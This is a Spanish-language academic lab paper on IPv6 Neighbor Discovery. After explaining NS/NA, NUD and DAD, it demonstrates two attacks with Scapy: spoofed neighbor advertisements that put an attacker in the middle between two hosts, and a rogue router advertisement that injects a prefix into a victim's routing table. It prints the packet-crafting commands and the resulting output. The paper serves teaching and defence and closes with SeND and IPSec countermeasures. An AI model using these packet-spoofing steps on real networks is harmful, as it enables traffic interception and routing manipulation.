IPv6 – Atacando el Neighbor Discovery

Ing. Rivero Corvalán, Nicolás

Abstract

IPv6 a dado lugar a la incorporación de nuevas funcionalidades de red. Nos enfocaremos en una de ellas, el ***Neighbor Discovery*** *(ND), cuyo objetivo es identificar que nodos son alcanzables en el enlace y descubrir nuevas rutas hacia los vecinos. Se implementará IPv6 bajo diferentes variantes de una topología, probando las funcionalidades del protocolo para luego exponer sus vulnerabilidades. La implementación de IPv6 presenta diversos problemas de seguridad si no se tienen en cuenta aspectos inherentes a las nuevas funcionalidades, que pueden ser utilizadas por un atacante para realizar una intrusión en la red.*

Palabras Clave

IPv6, Neighbor Discovery, Neighbor Solicitations, Neighbor Advertisements, Neighbor Discovery Cache, Neighbor Unreachability Detection, Duplicate Address Detection, Router Discovery.

Introducción

El ND surge como reemplazo para el protocolo ARP implementado en IPv4. Para proveer dicha funcionalidad el ND utiliza el protocolo ICMPv6. El descubrimiento de vecinos en el enlace se hace de la forma multicast, es decir se envían mensajes específicos a un determinado grupos de hosts. Esto implica que los mensajes en el segmento pueden ser interceptados y modificados por un atacante para producir ataques sobre la red.

En la RFC 2461 (Neighbor Discovery for IP Version 6) se menciona que el ND puede ser utilizado para hacer un ataque de denegación de servicio (DoS) o bien los paquetes pueden ser manipulados para producir ataques específicos a hosts del segmento.

Elementos del trabajo y metodología

Se realizará la implementación del protocolo ND en diversos hosts, todos bajo el sistema operativo Ubuntu Server 12.04 (Linux x64 – Kernel: 3.2.0-23).

Para cada caso planteado se definirá una topología de red, se realizará la implementación del protocolo explicando el flujo de información y se procederá a exponer las vulnerabilidades del ND.

Resultados

La implementación del ND presenta múltiples vulnerabilidades de seguridad inherentes a las nuevas funcionalidades del mismo. El protocolo está considerado para ser implementado en un ambiente controlado, en donde el segmento de red está siendo auditado, de manera que si un host envía tráfico malicioso al segmento pueda ser identificado y aislado por el administrador.

Si se implementa el protocolo en un entorno sobre el cual no se tiene el control para auditar la red, se deben usar protocolos adicionales para proteger la integridad de la red como son Secure Neighbor Discovery e IPSec. De lo contrario, la red quedará expuesta a diversos ataques como son la suplantación de identidad, spoofing o la denegación de servicios (DoS).

Discusión

¿Para qué usamos el ND?

El ND provee las siguientes funcionalidades a los hosts:

- **Address resolution:** resolver direcciones IPv6 a MAC (sustituto ARP).
- **Router discovery:** descubrir un gateway en el mismo enlace.

- **Prefix discovery**: saber que prefijos de red hay en el enlace y poder determinar cuáles son alcanzados a través de un gateway.
- **Address autoconfiguration (stateless):** autoconfigurar su dirección IPv6 sin la necesidad de un servidor DHCP (statefull).
- **Parameter discovery:** descubrir parámetros de red del enlace (MTU, hop limit de los paquetes, etc.).
- **Neighbor unreachability detection:** descubrir cuando un nodo ya no es accesible en el segmento.
- **Duplicate address detection:** determinar si la dirección IPv6 ya está siendo utilizada en el segmento.
- **Next-hop determination:** descubrir la dirección IPv6 del vecino que se encargará de reenviar el paquete a la dirección destino fuera del segmento**.**
- **Redirect function:** recibir información de un router sobre una mejor ruta para llegar a un determinado destino**.**

Escenario 1: ND

Planteamos un escenario donde un host IPv6 (THOT) realiza un ping6 a otro host IPv6 (VISNU), dando lugar al descubrimiento de vecinos en el segmento:



Figura 1: Topología ND

- THOT toma el prefijo **ff02::1:ff00:0/104** y le agrega los últimos 24 bits de la dirección IPv6 destino de VISNU, formando la dirección multicast asociada a la IPv6 de VISNU (**solicited-node multicast addresss**).
- THOT envía un paquete ICMPv6 del tipo **neighbor solicitation (NS)** a la dirección multicast creada, adjuntando su propia MAC en el envío.
- VISNU escucha la petición multicast y recibe la NS. EL mismo responde con un paquete ICMPv6 del tipo **neighbor advertisement (NA)**, que contiene su MAC address.

ND entre ambos hosts

A continuación se detalla el armado de los paquetes ICMPv6 del tipo NS (THOT a VISNU) y NA (VISNU a THOT) para el ND:

Figura 2: Flujo ND

ICMPv6 del tipo Neighbor Solicitation - (NS)

El NS tiene los siguientes objetivos:

- Paquete multicast: descubrir la dirección MAC del vecino.
- Paquete unicast: verificar si un host esta activo en el segmento.

Para crear un paquete ICMPv6 del tipo NS son mandatorios los siguientes campos:

a) En la cabecera IPv6:

- dirección MAC origen del host.
- dirección destino IPv6:
  - ✓ Paquete multicast = solicited-node multicast addresss.
  - ✓ Paquete unicast = dirección del host destino.

b) En ICMPv6:

- Type = 135 (**NS**).
- Target address = dirección destino (no debe ser la dirección multicast).
- Opciones = debe contener la MAC origen.

ICMPv6 del tipo Neighbor Advertisement (NA)

El NA tiene los siguientes objetivos:

- responder a un NS.
- brindar información a los nodos del segmento sobre cambios en la capa de enlace de datos.

Para crear un paquete ICMPv6 del tipo NS son mandatorios los siguientes campos:

a) En la cabecera IPv6:

- dirección MAC origen del host.
- dirección destino IPv6:
  - ✓ en respuesta a un NS = dirección unicast del host remitente.
  - ✓ para un NA no solicitado = ff02::1 (multicast).

c) En ICMPv6:

- Type = 136 (**NA**).
- Target address:
  - ✓ NA solicitado = dirección previamente solicitada en el NS.
  - ✓ NA no solicitado = nueva dirección – cambio de rol (ataque).
- Opciones = MAC destino (target).
- Router Flag (R):
  - ✓ **1** = remitente es un router.
  - ✓ **0** = remitente es un host.
- Solicited Flag (S):
  - ✓ **1** = NA en respuesta a un NS.
  - ✓ **0** = NA multicast.
- Override Flag (O)
  - ✓ **1** = el host destino debe sobrescribir el neighbor cache con la dirección MAC destino (target).
  - ✓ **2** = el host destino debe agregar una nueva entrada al cache**.**

Configuración de hosts

A continuaciones vamos a asignar las direcciones IPv6 a los hosts de la siguiente manera:

HOST	MAC	IPv6
VISNU	00:0c:29:42:c8:7b	fc00::1
THOT	00:0c:29:05:51:a6	fc00::2

Tabla 1: Direcciones hosts

En el archivo de configuración **/etc/network/interfaces** de cada host agregamos la siguiente configuración:

1) **THOT**

```
iface eth0 inet6 static
      address fc00::2
      netmask 64
```

2) **VISNU**

```
iface eth0 inet6 static
      address fc00::1
      netmask 64
```

Reiniciamos la interfaz en ambos hosts:
#ifdown eth0
#ifup eth0

Con esta configuración ya podemos hacer ping6 desde THOT a VISNU y viceversa. Esto implica que ya se ha ejecutado de manera correcta el proceso de ND mencionado anteriormente.

root@thot:~# ping6 -c 5 fc00::1

```
PING fc00::1(fc00::1) 56 data bytes
64 bytes from fc00::1: icmp_seq=1 ttl=255 time=0.592 ms
64 bytes from fc00::1: icmp_seq=2 ttl=255 time=0.580 ms
64 bytes from fc00::1: icmp_seq=3 ttl=255 time=0.771 ms
64 bytes from fc00::1: icmp_seq=4 ttl=255 time=0.885 ms
64 bytes from fc00::1: icmp_seq=4 ttl=255 time=0.885 ms
```

Neighbor Discovery Cache (NDC)

El Neighbor Discovery Cache tiene como objetivo asociar la dirección IPv6 con la MAC de un host. Es el reemplazo a la tabla ARP en IPv4.

En nuestra topología, luego de hacer el ping6, el estado del NDC en THOT es el siguiente:

root@thot:~# ip -6 neigh show
fe80::20c:29ff:fe42:c87b dev eth0 lladdr 00:0c:29:42:c8:7b DELAY
fc00::1 dev eth0 lladdr **00:0c:29:42:c8:7b REACHABLE**

Recordamos que una interfaz que soporta IPv6 puede tener múltiples direcciones asignadas.

Estados del NDC

- **Incomplete:** El paquete NS ha sido enviado, pero todavía no hay una respuesta.
- **Reachable:** Hemos recibido un NA dentro de los 30 segundos, el vecino ahora es alcanzable.
- **Stale:** La entrada al cache expiró (más de 30 seg.), pero el vecino todavía no fue marcado como inalcanzable. También se llega a este estado cuando se recibe un mensaje NA no solicitado.
- **Delay (upper layer positive confirmation):** Se espera durante un período de tiempo que se puede configurar (**DELAY_FIRST_PROBE_TIME**). Si no se recibe ninguna confirmación se pasa al estado PROBE. Recomendación = 5 segundos**.**
- **Probe:** Se envía un paquete unicast NS cada 1 segundo, si no se recibe una respuesta dentro de los 3 segundos se borra la entrada del cache.

Neighbor Unreachability Detection (NUD)

El objetivo del NUD es determinar si un host es alcanzable o no en el segmento.

- El host origen usa como dirección destino la IPv6 del NDC. Envía el paquete de manera unicast.
- El host destino responde al origen con un NA de manera unicast, usando la dirección IPv6 origen.

A continuación se detalla el armado de los paquetes ICMPv6 del tipo NS (THOT a VISNU) y NA (VISNU a THOT) para el NUD:

Figura 3: Flujo NUD

Duplicate Address Detection (DAD)

DAD se utilizada para detectar direcciones duplicadas en el segmento:

- El host origen usa una dirección sin especificar **::** como dirección origen del NS, y no envía la MAC como opción ICMPv6.
- Si otro host tiene la misma IPv6 responde al origen con un NA, usando la dirección multicast para todos los nodos ff02::1 (all-node link-local multicast address) como destino.



Figura 4: Flujo DAD

Escenario 2: Atacando el ND – Man in the middle (MITM)

A continuación vamos a asignar la dirección IPv6 al ATACANTE:

HOST	MAC	IPv6
ATACANTE	00:0c:29:4c:3b:3f	fc00::9

Tabla 2: Dirección Atacante

En el archivo de configuración **/etc/network/interfaces** de cada host agregamos la siguiente configuración:

1) ATACANTE

```
iface eth0 inet6 static
        address fc00::9
        netmask 64
```

Reiniciamos la interfaz:
#ifdown eth0
#ifup eth0

Definimos la topología para realizar un ataque sobre el ND. A la Figura 1 se le agrega un host ATACANTE conectado al mismo switch del segmento:



Figura 5: MITM

- THOT comienza la comunicación; trata de averiguar la MAC de VISNU enviando un NS a FF02::1. Todos los nodos en el segmento reciben el NS.
- VISNU recibe el NS de THOT y responde con un NA (con el flag solicited (S) enabled).
  - ✓ S=1 indica que se envío como respuesta a un NS.
- El ATACANTE recibe la NS y responde a THOT con NA (con el flag solicited (S) y override (O) enabled).
  - ✓ O=1 indica que deben actualizarse los cache.
  - ✓ R=0 indica que se envía desde un host y no de un router.
- El THOT recibe ambos NA. Como el ATACANTE habilitó el O flag, esto sobrescribe el NDC de THOT.

Como conclusión al ataque tenemos que THOT fue engañado. THOT y VISNU pueden comunicarse y transferir información, pero todo el tráfico pasará por el ATACANTE.

El ataque

Vamos a proceder a realizar el ataque sobre el NA, el ATACANTE suplantará la identidad de VISNU. THOT se comunicará con VISNU pero el tráfico pasará por el ATACANTE sin que él lo sepa.

Habilitamos el IPv6 forwarding en el ATACANTE para que el tráfico sea enrutado entre THOT y VISNU sin que ellos se den cuenta del ataque. En el archivo de configuración **/etc/sysctl.conf** del ATACANTE agregamos la siguiente configuración:

net.ipv6.conf.all.forwarding=1

Luego recargamos el archivo de configuración para habilitar el enrutamiento:

root@atacante:~# sysctl -p

El ATACANTE deberá armar un paquete IPv6 - NA que tendrá:

- Dirección IPv6 origen = fc00::1
- ICMPv6 - Target = fc00::1
- Target link address = 00:0c:29:7e:f2:4c



Figura 6: Flujo de ataque

Para ello utilizaremos la herramienta de penetration testing Scapy. Dicha herramienta nos permite modificar paquetes de diferentes protocolos. Maneja los mismos como objetos permitiendo modificar sus atributos de acuerdo al protocolo que se desea manipular.

En nuestro caso vamos a definir 4 objetos para realizar el ataque:

- a = Ethernet
- b = IPv6
- c = ICMPv6 ND_NA
- d = ICMPv6NDOptDstLLAddr

Construimos el paquete de ataque:

1) Definimos MAC origen y destino para la capa enlace de datos:

```
>>>a=(Ether(dst='00:0c:29:05:51:a6',
src='00:0c:29:4c:3b:3f'))
>>> a.display()
###[ Ethernet ]###
  dst= 00:0c:29:05:51:a6
  src= 00:0c:29:4c:3b:3f
  type= 0x0
```

2) Definimos las direcciones origen y destino IPv6:

```
>>> b=IPv6(src='fc00::1', dst='fc00::2')
>>> b.display()
###[ IPv6 ]###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= No Next Header
  hlim= 64
  src= fc00::1
  dst= fc00::2
```

3) Definimos las opciones para el ICMPv6 del tipo NA:

```
>>>c=ICMPv6ND_NA(tgt='fc00::1', S=1,
O=1 , R=0)
>>> c.display()
###[ ICMPv6 Neighbor Discovery - Neighbor
Advertisement ]###
  type= Neighbor Advertisement
  code= 0
  cksum= None
  R= 0
  S= 1
  O= 1
  res= 0x0
  tgt= fc00::1
>>>
d=ICMPv6NDOptDstLLAddr(lladdr='00:0c
:29:4c:3b:3f')
>>> d.display()
###[ ICMPv6 Neighbor Discovery Option -
Destination Link-Layer Address ]###
  type= 2
  len= 1
  lladdr= 00:0c:29:4c:3b:3f
```

A continuación enviamos el paquete armado desde el ATACANTE a THOT.

```
>>> sendp(a/b/c/d)
```

Revisamos el NDC en THOT y vemos que ahora VISNU tiene asociada para la dirección fc00::1 la MAC del ATACANTE (00:0c:29:4c:3b:3f):

```
root@thot:~# ip -6 neigh show
fc00::1 dev eth0 lladdr 00:0c:29:4c:3b:3f
REACHABLE
```

Ejecutamos un ping6 desde THOT a VISNU y corremos la herramienta tcpdump para ICMPv6 en el ATACANTE. Observamos que el tráfico pasa por el ATACANTE sin que los host origen y destino sepan que el mismo está siendo redireccionado.

```
root@atacante:~# tcpdump icmp6

19:14:23.012327 IP6 fc00::2 > fc00::1: ICMP6, echo
request, seq 1, length 64
```

19:14:23.012424 IP6 fe80::20c:29ff:fe4c:3b3f > ff02::1:ff00:2: **ICMP6, neighbor solicitation**, who has fc00::2, length 32
19:14:23.012498 IP6 fe80::20c:29ff:fe4c:3b3f > ff02::1:ff00:1: **ICMP6, neighbor solicitation**, who has fc00::1, length 32
19:14:23.014847 IP6 fc00::1 > fe80::20c:29ff:fe4c:3b3f: **ICMP6, neighbor advertisement**, tgt is fc00::1, length 32
19:14:23.014870 IP6 fc00::2 > fc00::1: ICMP6, echo request, seq 1, length 64
19:14:23.016237 IP6 fc00::2 > fe80::20c:29ff:fe4c:3b3f: **ICMP6, neighbor advertisement**, tgt is fc00::2, length 32
19:14:23.016254 IP6 fe80::20c:29ff:fe4c:3b3f > fc00::2: **ICMP6, redirect**, fc00::1 to fc00::1, length 152
19:14:24.014225 IP6 fc00::2 > fc00::1: ICMP6, echo request, seq 2, length 64
19:14:24.014273 IP6 fe80::20c:29ff:fe4c:3b3f > fc00::2: **ICMP6, redirect**, fc00::1 to fc00::1, length 160

Router Discovery – RD

El ND otorga la posibilidad de descubrir que gateways están presenten en el mismo enlace.

Escenario 3: Atacando el RD

A la Figura 6 se le agrega un router (ISIS) al segmento local:



Figura 7: Ataque al RD

- THOT envía un Router Solicitation (**RS**) a todos los routers del segmento (ff02::2) por su interfaz eth0.
- ISIS responde con un Router Advertisement (**RA**) a todos los host (ff02::1) indicando cual es el default router. No es necesario que sea él, puede solamente anunciar prefijos de autoconfiguración.
- Si THOT recibe un RA válido (con la opción **Router Lifetime** distinto de cero), el mismo deja de enviar solicitudes por la interfaz eth0.

Para crear un paquete ICMPv6 del tipo RA son mandatorios los siguientes campos:

- **Source link-layer address**: El host agrega esa ruta por defecto a la lista de rutas disponibles en su NDC.
- **MTU:** Debe estar establecida la unidad de datos más grande que puede enviarse en el segmento.
- **Prefix:** Prefijo IPv6 que se emplea para enrutar los paquetes.

El ATACANTE enviará un RA a THOT para insertar el prefijo IPv6 **dead::** a su NDC. Construimos el paquete de ataque con Scapy:

1) Definimos la dirección IPv6 destino:

```
>>> a = (IPv6(dst = 'ff02::1'))
>>> a.display()
###[ IPv6 ]###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= No Next Header
  hlim= 64
  src= fe80::20c:29ff:fe4c:3b3f
  dst= ff02::1
```

2) Creamos el objeto RA:

```
>>> b = ICMPv6ND_RA()
>>> b.display()
###[ ICMPv6 Neighbor Discovery - Router Advertisement ]###
  type= Router Advertisement
  code= 0
  cksum= None
  chlim= 0
  M= 0
  O= 0
  H= 0
  prf= High
  P= 0
  res= 0
  routerlifetime= 1800
  reachabletime= 0
  retranstimer= 0
```

3) Definimos las opciones para el ICMPv6 del tipo ND:

```
>>>c=(ICMPv6NDOptSrcLLAddr(lladdr = '00:0c:29:4c:3b:3f'))
>>> c.display()
###[ ICMPv6 Neighbor Discovery Option - Source Link-Layer Address ]###
  type= 1
  len= 1
  lladdr= 00:0c:29:4c:3b:3f
>>> d = ICMPv6NDOptMTU()
>>> d.display()
###[ ICMPv6 Neighbor Discovery Option - MTU ]###
  type= 5
  len= 1
  res= 0x0
  mtu= 1280
>>>e=ICMPv6NDOptPrefixInfo(prefixlen = 40 , prefix = 'dead::')
>>> e.display()
###[ ICMPv6 Neighbor Discovery Option - Prefix Information ]###
  type= 3
  len= 4
  prefixlen= 40
  L= 1
  A= 1
  R= 0
  res1= 0
  validlifetime= 0xffffffffL
  preferredlifetime= 0xffffffffL
  res2= 0x0
  prefix= dead::
```

A continuación enviamos el paquete armado desde el ATACANTE a THOT.

```
>>> send(a/b/c/d/e)
```

Ahora verificamos la tabla de enrutamiento en THOT y comprobamos que el ATACANTE ha agregado un prefijo IPv6 dead:: /64 para la interfaz eth0, produciendo un ataque sobre la tabla de enrutamiento del host.

```
root@thot:~# ip -6 r s
dead::/64 dev eth0  proto kernel  metric 256
```

Conclusión

Para realizar la implementación de IPv6 se debe tener en cuenta que el protocolo es susceptible de manipulación de paquetes a nivel de enlace de datos, quedando la red vulnerable a diversos ataques como son la suplantación de identidad, spoofing y la denegación de servicios (DoS). Dicha manipulación no está dada por fallas en el diseño del protocolo; simplemente el administrador debe ser consciente que las funcionalidades del mismo pueden ser utilizadas para producir ataques a la red.

En el caso de que se necesite implementar el protocolo en ambientes no controlados, como por ejemplo una conexión WAN, se pueden utilizar túneles basados en IPSec. Con esto mantendremos la confidencialidad y la integridad de los datos, sin embargo, IPSec presenta problemas en su interacción con los mensajes ND de ICMPv6. Se deben configurar manualmente determinados parámetros dependientes de la implementación para que los hosts puedan establecer las asociaciones de seguridad correspondientes y mantener la integridad del ND. Actualmente hay un RFC Effects of ICMPv6 on IKE, en estado draft, que explica la complejidad de esta problemática.

Existe otra manera de implementar seguridad a nivel enlace de datos para mantener la integridad del ND, el protocolo Secure Neighbor Discovery (SeND – RFC 3971). La idea general del mismo es que cada nodo del segmento tiene un identificador único, calculado como una función hash. Básicamente es un sistema de infraestructura de clave pública (PKI), en donde se puede firmar los mensajes bajo el algoritmo RSA manteniendo la integridad del paquete y autenticando al emisor del mismo.

Se deben conocer las posibles vulnerabilidades de IPv6 para que la implementación no acarree problemas de seguridad. Así se obtendrán los beneficios de las nuevas funcionalidades que, por sobre todas las cosas, se centran en la escalabilidad y la optimización del tráfico.

Referencias

[1]. RFC 2461 - Neighbor Discovery for IP Version 6 (IPv6) - IETF
[2]. RFC 3971 - SEcure Neighbor Discovery (SEND) – IETF
[3]. RFC Draft - Effects of ICMPv6 on IKE – IETF
[4]. Scapy Tool: http://www.secdev.org/projects/scapy/

Datos de contacto

Ing. Rivero Corvalán, Nicolás
riveronicolas@gmail.com